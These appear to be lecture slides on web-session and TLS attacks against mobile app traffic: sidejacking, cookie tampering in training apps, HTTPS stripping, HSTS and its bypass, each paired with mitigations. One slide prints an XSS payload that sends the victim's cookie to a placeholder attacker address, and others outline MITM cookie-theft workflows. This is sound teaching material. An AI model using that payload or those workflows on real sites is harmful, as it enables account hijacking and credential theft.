Web Related App Threats

Hijacking a Session

- Also known as sidejacking
- Attacker must have visibility at Transport Layer (Layer 4)
- Data encryption at Layer 2 or Layer 3 mitigates attack

HTTP Vulnerability to Sidejacking


- HTTP is not session-oriented, does not remember a user from one packet to the next. Each request or command is treated in isolation
- To deal with this, HTTP maintains authentication by sending a session ID instead of user credentials with every transaction
  - Reduces vulnerability to acquiring the username and password by eavesdropping on wireless network
- The session ID is created when user initially logs on to application and is sent with each subsequent request
  - Web servers typically require encryption through HTTPS or SSL to prevent exposure of credentials, but may not require for session ID

Sidejacking Attacks

Most websites use https to protect user credentials

After initial login, a cookie is set and session ID is used to maintain the session

A MITM attack can steal the cookie and insert it into attacker's browser to gain access to server session


Session ID = ACF3D35F216AAEFC
Victim
Web Server
Sniffing a legitim session
Attacker
Session ID = ACF3D35F216AAEFC
Victim
Web Server
Session ID = ACF3D35F216AAEFC
Attacker

Session ID Demo

- In Chrome, login to Canvas
- Open Developer Tools
  - Click on the Application tab and open Cookies
  - Replace the Canvas session ID cookie with random characters
  - Click reload on browser to see error
- Theoretically, you could jump into another user’s active Canvas session
  - There appear to be other measures in place to prevent that

Sidejacking Attacks – Stealing Session ID

- After initial login, a web server may drop some functions to HTTP
- If site supports both HTTP and HTTPS, attacker redirects to http
- Attacker monitors network for cookies on http
- Example:
  - https://nullprogram.com/blog/2016/06/23/
- Mitigation
  - Secure flag can be set to require HTTP over TLS to transmit cookie
    - https://tools.ietf.org/html/rfc6265#section-4.1.2.5
    - **View Canvas cookie properties from previous demonstration**

Simple Cookie Attack

- mutillidae
- Turn on Development tools and login as admin – admin
  - View cookies and note username and ID
- Click on Home tab and not you are still root user
- Logout, then register a new account with simple name and password
- Login with new account and view cookies
- Edit cookies with admin information and click Home tab to see you are now root

Session ID with Poor Encryption

- WebGoat/attack
  - Login as guest – guest
  - Select Session Management Flaws- Spoof of Authentication Cookie

Session ID with Poor Randomization

- WebGoat/attack
  - Login as guest – guest
  - Select Session Management Flaws- Hijack a session

Sidejacking Attacks – Stealing Session ID with XSS

- If https is the only option, XSS can be used to load client side JavaScript to steal the cookie
- Example code:

```
<script>document.write('<img
src=http://attacker_IP_address:5555?c='
+ escape(document.cookie) + ' >');
</script>
```

- Mitigation - HttpOnly flag can be set to prevent JavaScript from reading the cookie
  - https://tools.ietf.org/html/rfc6265#section-4.1.2.6

Sidejacking Summary

- Launch MITM attack and use Wireshark to look for HTTP traffic with cookies
  - -OR steal cookie with XSS
- Use Firefox Cookies Manager plugin to create cookie with same name and fill in stolen value
  - -OR if multiple cookies use Burp Repeater to craft an HTTP request
  - When creating a new HTTP request always add two blank lines at the end to signify end of request

Sidejacking Defenses

- Set Secure attribute to ensure cookie is only sent over tls
- Set HTTPOnly attribute to ensure cookie cannot be modified or read by scripts
- Set Same Site attribute to ensure cookie can't be redirected from another site
- Set reasonable expiration times on cookies and session IDs
  - Some SSO and Ajax sites might have issues with above settings
- Use long, random session IDs


SSL/TLS Attacks

- Sidejacking can deliver access to a resource, but it does not reveal credentials
- May limit accessibility within a site (such as preventing password resets)
- Provides limited assistance for exploiting other target systems
- Greater access opportunity from SSL/TLS attacks
- Exploiting the SSL/TLS channel can reveal plaintext credentials and possibly access to other sites from password reuse

SSL Connection Validation


- Mobile device connects to a good SSL site
  - Obtains server certificate
  - Five-step validation process before negotiating key and encrypting data
  - Verifies trusted root cert
  - URL matches server certificate CN
  - Certificate is not revoked
  - Certificate has not expired
  - Certificate matches the use of the site, such as for website access or code signing
- In SSL/TLS attack, MITM presents imposter certificate to victim and hopes it's accepted

Invalid Certificate Messages on Mobile



Cannot Verify Server Identity

The identity of "www.iad.gov" cannot be verified by Safari. Review the certificate details to continue.



Your connection is not private

Attackers might be trying to steal your information from **www.iad.gov** (for example, passwords, messages, or credit cards). Learn more

NET::ERR_CERT_AUTHORITY_INVALID

□ Help improve Safe Browsing by sending some system information and page content to Google.

- Attackers may benefit from unclear certificate messages on mobile devices

- Messages don’t indicate certificate will be added as an accepted certificate


- Viewing certificate details is not helpful if attacker has mimicked real certificate

Manipulating Traffic to HTTP

- To avoid risk of invalid certificate detection, attacker can attempt to manipulate traffic to HTTP
- With small screens and limited keyboards, mobile users often enter only domain names in browsers e.g. target.com
- The browser may direct initial traffic to HTTP://www.target.com and then get redirected to HTTPS://www.target.com
- Understanding this behavior and the initial use of HTTP prior to the transition to HTTPS for authentication, attackers can leverage an HTTPS avoidance attack where an MITM attack prevents the users' browser from ever visiting the HTTPS website, terminating all connections over HTTP alone.

HTTPS Stripping Attacks

- sslstrip by Moxie Marlinspike
- No certificate impersonation required
- MITM attack communicates with victim on HTTP and server on HTTPS
- Rewrites content to remove https references (HREFs and 30X redirect messages
- Manually entered or direct references in apps to https:// ... URLs are not attacked
- Attacker sees all content in the middle



HTTPS Stripping Mitigation

- HTTP Strict Transport Security (HSTS) is a web security policy mechanism that helps to protect websites against protocol downgrade attacks
- The HSTS Policy is communicated by the server to the user agent via an HTTPS response header field named "Strict-Transport-Security”
- The initial request remains unprotected from active attacks if it uses an insecure protocol such as plain HTTP
- Browser remembers header, won't engage with site if subsequently asked to interact over HTTP
- Browser will not present user with Continue? dialog when cert error is observed

HSTS Can be Viewed in HTTP Header

```
#curl-I https://accounts.google.com

HTTP/1.1 302 Moved Temporarily Content-Type: text/html; charset=UTF-8

Strict-Transport-Security: max-age=10893354; includeSubDomains
```

- Max-age is seconds and is often phased-in as it could create a DOS if browsers and apps didn’t support it correctly.


```
Location: https://accounts.google.com/ManageAccount

Content-Length: 223

Date: Tue, 26 March 2019 13:05:31 GMT
```

Go to Bank of America website to view in a header

Bypassing HSTS

- Leonardo Nve Egea presented Sslstrip2 at Black Hat Asia 2014
  - https://www.blackhat.com/docs/asia-14/materials/Nve/Asia-14-Nve-Offensive-Exploiting-DNS-Servers-Changes.pdf
- Browsers match the hostname of the server requested to the list of sites that use HSTS
- If hostname doesn't match HSTS is not enforced
- Can be implemented with Bettercap

Bypassing HSTS



Victim

sslstrip2

Original Site

Linked Site

Get originalsite.com

Content and link to wwww.linkedsite.com

Content and link to www.linkedsite.com

Get wwww.linkedsite.com

Get https://www.linkedsite.com

Rewritten links and content

HSTS enforced to attacker

sslstrip Caution!

- sslstrip can not be targeted to individual hosts. It works for all hosts in scope of traffic
- Limit which traffic you receive with BetterCap's MITM attack by specifying a filter for traffic ("--sniff-filter")

Summary

- This presentation covered several IP vulnerabilities and attack techniques that can affect mobile app communication
  - MITM attack as gateway for other attacks
  - Sidejacking or session hijacking by stealing cookies and tokens
  - SSL/TSL attacks
  - HTTPS stripping attacks
- Mitigation techniques include use of several HTTP header flags
- Objectives, tools and processes for testing mobile app communication